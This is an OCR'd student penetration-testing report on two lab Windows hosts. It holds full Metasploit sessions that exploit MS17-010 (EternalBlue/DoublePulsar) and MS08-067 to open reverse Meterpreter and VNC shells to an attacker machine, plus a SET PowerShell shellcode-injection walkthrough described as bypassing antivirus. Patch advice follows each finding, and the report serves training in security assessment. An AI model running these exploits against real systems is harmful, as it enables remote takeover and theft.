PROJECT REPORT


CERTIFIED ETHICAL HACKING PROFESSIONAL

AT

INDIAN CYBER SECURITY SOLUTIONS

Raktim Mukhopadhyay

DASHBOARD



SCOPE OF WORK

IPV4 ADDRESS	OPERATING SYSTEM
192.168.1.6	WINDOWS 7 SP1
192.168.1.8	WINDOWS XP SP2


TECHNICAL DETAILS

IP ADDRESS-192.168.1.6

PORT DETAILS-

	Port ▼	Protocol	State	Service	Version
✔	135	tcp	open	msrpc	Microsoft Windows RPC
✔	139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
✔	445	tcp	open	microsoft-ds	Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
✔	49152	tcp	open	msrpc	Microsoft Windows RPC
✔	49153	tcp	open	msrpc	Microsoft Windows RPC
✔	49154	tcp	open	msrpc	Microsoft Windows RPC
✔	49155	tcp	open	msrpc	Microsoft Windows RPC
✔	49156	tcp	open	msrpc	Microsoft Windows RPC
✔	49157	tcp	open	msrpc	Microsoft Windows RPC

HOST DETAILS



IP ADDRESS-192.168.1.8

PORT DETAILS-

Port	Protocol	State	Service	Version
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445	tcp	open	microsoft-ds	Windows XP microsoft-ds

HOST DETAILS

▼ 192.168.1.8

▼ **Host Status**

State:	up
Open ports:	3
Filtered ports:	0
Closed ports:	997
Scanned ports:	1000
Up time:	Not available
Last boot:	Not available

▼ **Addresses**

IPv4:	192.168.1.8
IPv6:	Not available
MAC:	00:0C:29:A8:DE:C9

▼ **Operating System**

Name:	Microsoft Windows XP Professional SP2 or Windows Server 2003
Accuracy:	100%

▶ **Ports used**

▶ **OS Classes**

▶ **TCP Sequence**

▶ **IP ID Sequence**

▶ **TCP TS Sequence**

▶ **Comments**

VULNERABILITIES

Microsoft Windows SMBv1 Vulnerability(MS17-010)

TARGET-192.168.1.6

CRITICAL

Description


The remote Windows host is affected by the following vulnerabilities :Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148).An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147).ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Attack: CVE-2017-0143 MS17-010

```
root@kali:~# msfconsole
msf > search doublepulsar
[!] Module database cache not built yet, using slow search

Matching Modules
================

Name                                           Disclosure Date  Rank    Description
----                                           ---------------  ----    -----------
auxiliary/scanner/smb/smb_ms17_010                              normal  MS17-010 SMB RCE Detection
exploit/windows/smb/eternalblue_doublepulsar                    normal  EternalBlue

msf > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(eternalblue_doublepulsar) > options

Module options (exploit/windows/smb/eternalblue_doublepulsar):
Name               Current Setting                                  Required  Description
----               ---------------                                  --------  -----------
DOUBLEPULSARPATH   /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes       Path directory of Doublepulsar
ETERNALBLUEPATH    /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes       Path directory of Eternalblue
PROCESSINJECT      wlms.exe                                         yes       Name of process to inject into
(Change to lsass.exe for x64)
RHOST                                                               yes       The target address
RPORT              445                                              yes       The SMB service port (TCP)
TARGETARCHITECTURE x86                                              yes       Target Architecture (Accepted:
x86, x64)
WINEPATH           /root/.wine/drive_c/                             yes       WINE drive_c path


Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port
```

```
Exploit target:
Id  Name
--  ----
8   Windows 7 (all services pack) (x86) (x64)


msf exploit(eternalblue_doublepulsar) > set rhost 192.168.1.6
rhost => 192.168.1.6
msf exploit(eternalblue_doublepulsar) > set lhost 192.168.1.7
lhost => 192.168.1.7
msf exploit(eternalblue_doublepulsar) > set processinject explorer.exe
processinject => explorer.exe
msf exploit(eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] 192.168.1.6:445 - Generating Eternalblue XML data
[*] 192.168.1.6:445 - Generating Doublepulsar XML data
[*] 192.168.1.6:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.6:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.1.6:445 - Launching Eternalblue...
[+] 192.168.1.6:445 - Pwned! Eternalblue success!
[*] 192.168.1.6:445 - Launching Doublepulsar...
[*] Sending stage (957487 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.6:49159) at 2017-07-05 22:52:48 -
0400
[+] 192.168.1.6:445 - Remote code executed... 3... 2... 1...
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\
============
Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2017-06-14 08:40:32 -0400  $Recycle.Bin
100444/r--r--r--  8192        fil   2017-06-14 22:00:07 -0400  BOOTSECT.BAK
40777/rwxrwxrwx   0           dir   2017-06-14 22:00:06 -0400  Boot
100444/r--r--r--  313445      fil   2017-06-14 08:38:32 -0400  CAJRE
40777/rwxrwxrwx   0           dir   2009-07-14 00:53:55 -0400  Documents and Settings
40777/rwxrwxrwx   0           dir   2009-07-13 22:37:05 -0400  PerfLogs
40555/r-xr-xr-x   0           dir   2017-06-24 07:28:38 -0400  Program Files
40777/rwxrwxrwx   0           dir   2017-06-14 08:43:36 -0400  ProgramData
40777/rwxrwxrwx   0           dir   2017-06-14 08:37:51 -0400  Recovery
40777/rwxrwxrwx   0           dir   2017-07-05 11:26:33 -0400  System Volume Information
40555/r-xr-xr-x   0           dir   2017-06-14 08:39:46 -0400  Users
40777/rwxrwxrwx   0           dir   2017-06-14 21:05:42 -0400  Windows
100777/rwxrwxrwx  24          fil   2009-06-10 17:42:20 -0400  autoexec.bat
100444/r--r--r--  383786      fil   2010-11-20 16:29:06 -0500  bootmgr
100666/rw-rw-rw-  10          fil   2009-06-10 17:42:20 -0400  config.sys
100666/rw-rw-rw-  1073741824  fil   2017-07-05 22:44:14 -0400  pagefile.sys

meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  4096  fil   2017-06-14 08:43:36 -0400  All Users
40555/r-xr-xr-x   0     dir   2009-07-14 03:17:20 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 00:53:55 -0400  Default User
40555/r-xr-xr-x   0     dir   2011-04-11 22:24:18 -0400  Public
40777/rwxrwxrwx   0     dir   2017-06-14 08:41:02 -0400  Raktim Mukherjee
100666/rw-rw-rw-  174   fil   2009-07-14 00:41:57 -0400  desktop.ini
```

Proof of Concept



Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

VULNERABILITY IN SERVER SERVICE (MS08-067)

TARGET-192.168.1.8

CRITICAL

Description

This is a remote code execution vulnerability. An attacker who successfully exploited this vulnerability could take complete control of an affected system remotely. On Microsoft Windows 2000-based, Windows XP-based, and Windows Server 2003-based systems, an attacker could exploit this vulnerability over RPC without authentication and could run arbitrary code. If an exploit attempt fails, this could also lead to a crash in Svchost.exe. If the crash in Svchost.exe occurs, the Server service will be affected. The Server service provides file, print, and named pipe sharing over the network.


The vulnerability is caused by the Server service, which does not correctly handle specially crafted RPC requests.

Attack

```
root@kali:~# msfconsole
msf > search ms08_067
[!] Module database cache not built yet, using slow search
Matching Modules
================
Name                              Disclosure Date  Rank   Description
----                              ---------------  ----   -----------
exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microsoft Server Service Relative Path Stack Corruption

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):
Name     Current Setting  Required  Description
----     ---------------  --------  -----------
RHOST                     yes       The target address
RPORT    445              yes       The SMB service port (TCP)
SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/vncinject/reverse_tcp):
Name                 Current Setting  Required  Description
----                 ---------------  --------  -----------
AUTOVNC              true             yes       Automatically launch VNC viewer if present
DisableCourtesyShell  true             no        Disables the Metasploit Courtesy shell
EXITFUNC             thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                                 yes       The listen address
LPORT                4444             yes       The listen port
VNCHOST              127.0.0.1        yes       The local host to use for the VNC proxy
VNCPORT              5900             yes       The local port to use for the VNC proxy
ViewOnly             true             no        Runs the viewer in view mode

Exploit target:
Id  Name
--  ----
0   Automatic Targeting
msf exploit(ms08_067_netapi) > set rhost 192.168.1.8
rhost => 192.168.1.8
msf exploit(ms08_067_netapi) > set lhost 192.168.1.7
lhost => 192.168.1.7
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] 192.168.1.8:445 - Automatically detecting the target...
[*] 192.168.1.8:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.1.8:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
```

```
[*] 192.168.1.8:445 - Attempting to trigger the vulnerability...
[*] Sending stage (401920 bytes) to 192.168.1.8
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.
msf exploit(ms08_067_netapi) > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "raktim-39194473"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

Proof of Concept



Solution

Microsoft has released updates under MS08-067. The security update addresses the vulnerability by correcting the way that the Server service handles RPC requests.

POWERSHELL ALPHANUMERIC SHELLCODE INJECT

TARGET-192.168.1.6,192.168.1.8

MEDIUM

Description

The Social Engineering Toolkit also incorporates the more effective attacks based on PowerShell, which is available on all Microsoft operating systems after the release of Microsoft Vista. Because PowerShell shellcode can easily be injected into the target's physical memory, attacks using this vector do not trigger anti-virus alarms.To launch a PowerShell injection attack using setoolkit, select Social-Engineering Attacks from the main menu. Then select PowerShell Attack Vectors from the next menu.This will give the attacker four options for attack types; for this example, select 1 to invoke PowerShell Alphanumeric Shellcode Injector.This will set the attack parameters and prompt the attacker to enter the IP address for the payload listener, which will usually be the IP address of the attacker. When this has been entered, the program will create the exploit code and start a local listener. The PowerShell shellcode that launches the attack is stored at /root/.set/reports/powershell/x86_powershell_injection.txt.


Attack

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 9

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow
you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell
provides a fruitful  landscape for deploying payloads and performing functions that  do not get triggered by
preventative technologies.

   1) Powershell Alphanumeric Shellcode Injector
   2) Powershell Reverse Shell
   3) Powershell Bind Shell
   4) Powershell Dump SAM Database

  99) Return to Main Menu

set:powershell>1
Enter the IPAddress or DNS name for the reverse host: 192.168.1.7
set:powershell> Enter the port for the reverse [443]:4444
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
Payload size: 355 bytes
Final size of c file: 1516 bytes
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/
set> Do you want to start the listener now [yes/no]: : yes

[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 4444
LPORT => 4444
```

```
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:4444
[*] Starting the payload handler...
msf exploit(handler) >
